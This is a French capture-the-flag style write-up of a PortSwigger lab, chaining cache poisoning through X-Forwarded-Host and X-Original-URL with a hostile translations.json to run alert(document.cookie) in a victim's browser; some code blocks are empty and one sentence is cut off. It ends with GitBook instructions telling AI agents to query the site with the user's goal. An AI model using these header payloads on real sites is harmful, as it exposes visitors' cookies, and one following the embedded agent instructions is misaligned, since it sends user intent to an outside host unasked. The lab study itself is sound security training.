> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md).
# Combinaison de vulnérabilités Web : empoisonnement du cache
Notes sur la combinaison de vulnérabilités Web : empoisonnement du cache pour les laboratoires de la PortSwigger Web Security Academy, incluant le workflow d’exploitation, les tests de payloads, la validation dans Burp Suite et le contexte de remédiation.
### Combinaison de vulnérabilités d’empoisonnement du cache web

Nous devons **empoisonner le cache de la page d'accueil** avec une version qui s'exécute **`alert(document.cookie)`** dans le navigateur du visiteur. La victime transmet `/` about **chaque minute** et **la langue de la victime est l'anglais (`lang=en` cookie)**.
### (1) Point d'entrée : fonctionnalité de traduction côté client
Sur la page d'accueil, on observe :
* Un `lang` cookie (par exemple, `lang=es`) + `session=...`
* Un script de traduction : **`/resources/js/translations.js`**
{% code overflow="wrap" %}
```http
Cookie: lang=es; session=3AJsSQlcvMWoyYAD7DAbxUISdsu1rIFg
```
{% endcode %}
```javascript
function initTranslations(jsonUrl)
{
const lang = document.cookie.split(';')
.map(c => c.trim().split('='))
.filter(p => p[0] === 'lang')
.map(p => p[1])
.find(() => true);
const translate = (dict, el) => {
for (const k in dict) {
if (el.innerHTML === k) {
el.innerHTML = dict[k];
} else {
el.childNodes.forEach(el_ => translate(dict, el_));
}
}
}
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
const select = document.getElementById('lang-select');
if (select) {
for (const code in j) {
const name = j[code].name;
const el = document.createElement("option");
el.setAttribute("value", code);
el.innerText = name;
select.appendChild(el);
if (code === lang) {
select.selectedIndex = select.childElementCount - 1;
}
}
}
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
});
}
```
Ce script lit `lang` à partir des cookies, puis effectue une `fetch()` vers un JSON :
```json
{
"en": {
"name": "Anglais"
},
"es": {
"name": "Espagnol",
"translations": {
"Retour à la liste": "Volver a la lista",
"Voir les détails": "Ver detailes",
"Description :": "Description :"
}
},
"cn": {
"name": "中文",
"translations": {
"Retour à la liste": "返回清單",
"Voir les détails": "查看詳情",
"Description :": "描述:"
}
},
"ar": {
"name": "عربى",
"translations": {
"Retour à la liste": "العودة إلى القائمة",
"Voir les détails": "عرض التفاصيل",
"Description :": "وصف:"
}
},
"en-gb": {
"name": "Anglais correct",
"translations": {
"Retour à la liste": "D'où vous venez",
"Voir les détails": "Faites-moi l'honneur de développer",
"Description :": "Pontifications sur le sujet :"
}
},
"ml": {
"name": "മലയാളം",
"translations": {
"Retour à la liste": "ലിസ്റ്റിലേക്ക് മടങ്ങുക",
"Voir les détails": "വിശദാംശങ്ങൾ കാണുക",
"Description :": "വിവരണം:"
}
},
"hb": {
"name": "עברית",
"translations": {
"Retour à la liste": "חזור לרשימה",
"Voir les détails": "הצג פרטים",
"Description :": "תיאור:"
}
},
"zl": {
"name": "Ẕ̻͕̿̊ͤ̍ͅa͙l̗ͧg̮̤̰̘͇ȍ͇͕̳̙͙͉́̅̋̌̅",
"translations": {
"Retour à la liste": "Re̹̰̘͉̹̪ͅt̬̫̜ȕͩ͒ͥͥr̃̉͒n ̎͂t͎͖̽͋o͖̟͚͙̲͐ͤͫ̎̓ ̼̟͈̭͉͎̂ͯ̔ͤͤ̏͐ͅliͤ͑ͧ̆̐̈̀sṭ̠̮̰͍̙͒̔͆̈ͤ̅",
"Voir les détails": "V̖̮͙ͅi͇e͙̦w̭̣̫͇̦̬̰ ̓͑̓ͯ̔d͍͂e͚̮͖͍͖̠͙ͮͭ̉ͦ̏͌̆t̙͎̺͉a̳̖͔̱͉̱͑̆̌̃͊ͬi̯͚͙̼̹̮l̖͎͛̈́͒ͅs̒̒ͤ̽̒̀",
"Description :": "D̳͔e̝ͩ̐ͅsc̗̱̼̤̬̎̓ͪͣͭ̐ͅr̪̝͖̙̱̄̓͌̓̚ip̭̦̭̰̻ͣ̓̽ͨ̚ț̤̝̻i̹̱̟̞͕̓̓ͬ̓ͬ̆ͅon̠͚͕̈́̋̓:"
}
},
"fn": {
"name": "Suomalainen",
"translations": {
"Retour à la liste": "Palaa luetteloon",
"Voir les détails": "Voir les détails",
"Description :": "Kuvaus:"
}
},
"hw": {
"name": "Ōlelo Hawaiʻi",
"translations": {
"Retour à la liste": "Hoʻi i ka papa inoa",
"Voir les détails": "E nānā i nā kikoʻī",
"Description :": "ʻO keʻano:"
}
},
"mm": {
"name": "ဗမာ",
"translations": {
"Retour à la liste": "စာရင်းသို့ပြန်သွားသည်",
"Voir les détails": "အသေးစိတ်ကြည့်ရန်",
"Description :": "ဖော်ပြချက်:"
}
}
}
```


Et `data.host` provient d'un bloc en ligne sur la page d'accueil :
```http
```
Ensuite, le script applique les traductions en remplaçant le texte via `innerHTML`, ce qui est important car cela peut transformer une traduction en \*\* injection HTML \*\* si vous contrôlez le JSON.
### Vulnérabilité n°1 : manipulation de l'hôte via `X-Forwarded-Host`
En ajoutant l'en-tête HTTP suivant
```http
X-Forwarded-Host: test.com
```
nous constatons que la valeur se reflète dans `data.host`.
```javascript
```
Nous pouvons donc forcer le navigateur à charger le fichier :
```bash
/resources/json/translations.json
```
### 3. Vulnérabilité n°2 : XSS via le fichier de traduction JSON

Nous hébergeons sur le serveur d'exploitation un faux `translations.json` contenant une injection XSS dans une traduction, par exemple :
```json
{
"en": {
"name": "Anglais"
},
"es": {
"name": "Espagnol",
"translations": {
"Retour à la liste": "Hola",
"Voir les détails": ">",
"Description :": "Description :"
}
}
}
```
Nous utilisons ensuite :
```http
X-Forwarded-Host: exploit-0a19004104f2d29e80b40256011c00b0.exploit-server.net/
```
La page d'accueil, servie depuis le cache, pointera désormais vers notre fichier JSON malveillant.
Le contenu de la traduction est donc interprété comme du HTML, ce qui permet l'exécution du JavaScript injecté.
### 4. Limitation : la victime utilise l'anglais
Le script de traduction ne s'exécute que si :
* `lang !== 'en'`
La victime, au départ `lang=en`. / Même si nous contrôlons le fichier JSON, \*\*l
Nous devons donc **renforcer le passage en espagnol**.
### 5. Vulnérabilité n°3 : Forcer le changement de langue via `X-Original-URL`

À l'aide de Param Miner, nous identifions l'en-tête vulnérable :
```http
X-Original-Url: /test
```

Nous envoyons une autre requête à `/` avec :
* `X-Original-URL: /test` → `404 Non trouvé`
Le cache renvoie une réponse qui définit `lang=es` pour les visiteurs.

```http
X-Original-Url: /setlang/es
```
`X-Original-URL: /setlang/es` → `302 Trouvé`
Cette route :
* Définit le `lang=es` cookie
* Puis revenez à la page d'accueil

#### Exécution du payload chez la victime
1. La victime visite `/`
2. `lang` le cookie est envoyé à `es`
3. La page recharge le `translations.json` fichier depuis notre serveur d'exploitation
4. La traduction malveillante est injectée dans le DOM
5. Le navigateur exécute :
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.